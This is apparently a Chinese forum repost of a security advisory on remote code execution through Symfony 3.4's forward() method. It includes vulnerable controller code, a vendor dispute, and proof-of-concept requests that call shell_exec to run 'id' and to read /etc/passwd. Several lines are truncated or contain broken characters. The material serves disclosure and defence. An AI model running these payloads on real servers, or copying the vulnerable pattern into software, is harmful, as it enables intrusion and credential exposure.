SSD Advisory——Symfony Framework forward()远程执行代码

风吹花 / 2018-11-08 06:58:00 / 浏览数 1915 技术文章 技术文章 顶(0) 踩(0)

■■■■■https://blogs.securiteam.com/index.php/archives/3781

前情摘要

以下的通报描述了在Symfony
3.4中发现的漏洞——一个用于创建网站和Web应用程序的PHP框架，这个框架建立在Symfony组件之上。在某些情况下，Symfony框架会被滥用，从而触发HttpKernel
security implication中）——在当前的文档中没有提及过。

供应商的回应

如前所述，除非我们忽略了某些东西，forward()方法本身没有安全漏洞，但您认为使用一个将callables作为参数的公共方法名本身，就是一个安全漏洞。forward()方
filter.php)，如果你将不受信任的用户输入传递给它，那么这可能导致远程代码被执行。

与SQL查询一样，使用callables或eval()将数据输出到页面上之后，如果将不受信任的用户输入传递给它们，那么无论是执行远程代码，SQL注入还是XSS问题，这都可

我希望正如我已经说过的一样，我们不相信这是一个安全漏洞，但如果您认为我们仍然遗漏了某些内容，请告诉我们。

我们不同意这个评估，查找使用forward()的一些示例，没有人说过我们应该过滤用户提供的数据，因为它可能会触发代码执行漏洞（不同于等值函数eval()或等值的SQ

Credit

Independent安全研究员Calum Hutton已经向Beyond Security的SecuriTeam Secure Disclosure计划报告了此漏洞。

受影响的系统

在Linux系统上运行的Symfony Framework 3.4.*。

关于漏洞的详细信息

当不受信任的用户数据被传递到由AbstractController框架提供的forward()函数时，会发生此漏洞。如果一个应用程序有不受信任的用户输入，那么在此程序中用代

Symfony允许控制器被任何PHP调用（https://symfony.com/doc/current/controller.html#a-simple-controller），这就为开发人员提供了极大的灵活性
:: forward()函数的路径数组。

因此，通过控制AbstractController ::
forward()函数的第一个参数（控制器名称/可调用）和至少第二个（路径数组）参数的一部分，就可以调用导致RCE的任意PHP函数。

如何开发利用

开发人员可能将参数引入路径数组，从而传递给转发控制器，其中的一种方法是通过被命名的URL路由参数。您可以考虑以下路由定义：
forward：

```
path: /forward/{controller}/{cmd}
defaults: { _controller: 'App\Controller\BaseController::myForward1' }
```

控制器和cmd路由参数都将传递到BaseController :: myForward1控制器上：

```
public function myForward1($controller, $cmd, array $path = array(), array $query = array()) {
// Add the cmd var to the path array
if ($cmd) {
 $path = compact('cmd');
}

return $this->forward($controller, $path, $query);
}
```

在以上展示的路由和控制器中，cmd参数被添加到一个路径数组（名称为cmd）中，这个数组被传递给AbstractController ::
forward（）函数中。此时，控制器容易受到RCE的攻击，其中包含以下GET请求：

```
http■//127.0.0.1/forward/shell_exec/id
```

通过将cmd参数添加到控制器中的路径数组，并将其命名为cmd，Symfony将正确解析shell_exec（）PHP内置函数所需的控制器和参数（http://php.net/manual/en/fun
.shell-exec.php）。一旦成功解析了控制器和参数，就会执行控制器，特别是在上面的示例URL中，调用了Linux

OS'id'命令。还有一个选择，但是是由易受攻击的路由和控制器进行组合，如下所示，其中URL查询参数被合并到路径数组中并在AbstractController :: forward（）函数中使用。

继续：

```
path: /forward/{controller}
defaults: { _controller: 'App\Controller\BaseController::myForward2' }

public function myForward2($controller, array $path = array(), array $query = array()) {
// Get current request
$req = App::getRequest();
// Populate path vars from query params
$path = array_merge($path, $req->query->all());
return $this->forward($controller, $path, $query);
```

有了这样的配置，可以使用GET请求执行相同的命令：

```
http ■//127.0.0.1/forward2/shell_exec■cmd = id
```

PoC


使用位于public symfony目录中的名为“index.php”的PHP页面,如下：

```
<?php

use App\Core\App;
use Symfony\Component\Debug\Debug;
use Symfony\Component\Dotenv\Dotenv;
use Symfony\Component\HttpFoundation\Request;

require __DIR__.'/../vendor/autoload.php';

// The check is to ensure we don't use .env in production
if (!isset($_SERVER['APP_ENV'])) {
   if (!class_exists(Dotenv::class)) {
       throw new \RuntimeException('APP_ENV environment variable is not defined. You need to define environment variables for
   }
   (new Dotenv())->load(__DIR__.'/../.env');
}

if ($trustedProxies = $_SERVER['TRUSTED_PROXIES'] ?? false) {
   Request::setTrustedProxies(explode(',', $trustedProxies), Request::HEADER_X_FORWARDED_ALL ^ Request::HEADER_X_FORWARDED_HOS
}

if ($trustedHosts = $_SERVER['TRUSTED_HOSTS'] ?? false) {
   Request::setTrustedHosts(explode(',', $trustedHosts));
}

$env = $_SERVER['APP_ENV'] ?? 'dev';
$debug = (bool) ($_SERVER['APP_DEBUG'] ?? ('prod' !== $env));

if ($debug) {
   umask(0000);
   Debug::enable();
}

$app = new App($env, $debug);
$request = App::getRequest();
$response = $app->handle($request);
$response->send();
$app->terminate($request, $response);
```

我们可以向下一个URL发出一个GET请求：

```
http://localhost:8000/forward2/shell_exec?cmd=cat%20/etc/passwd
```

结尾：



上一篇：Inception使用CVE-20... 下一篇：Inception使用CVE-20...

1. 0 条回复
   - 动动手指，沙发就是你的了！